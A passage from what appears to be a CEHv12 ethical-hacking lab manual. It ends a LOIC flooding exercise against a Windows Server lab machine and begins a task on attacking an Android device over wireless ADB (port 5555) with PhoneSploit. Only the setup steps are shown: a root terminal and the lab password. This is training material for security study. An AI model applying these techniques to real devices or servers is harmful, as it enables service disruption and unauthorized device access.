


21. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22. You can experience a degrade in a performance of the target machine **Windows Server 2019**.

23. Click **CEHv12 Android** to switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.


In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Note: We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.

Note: If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.





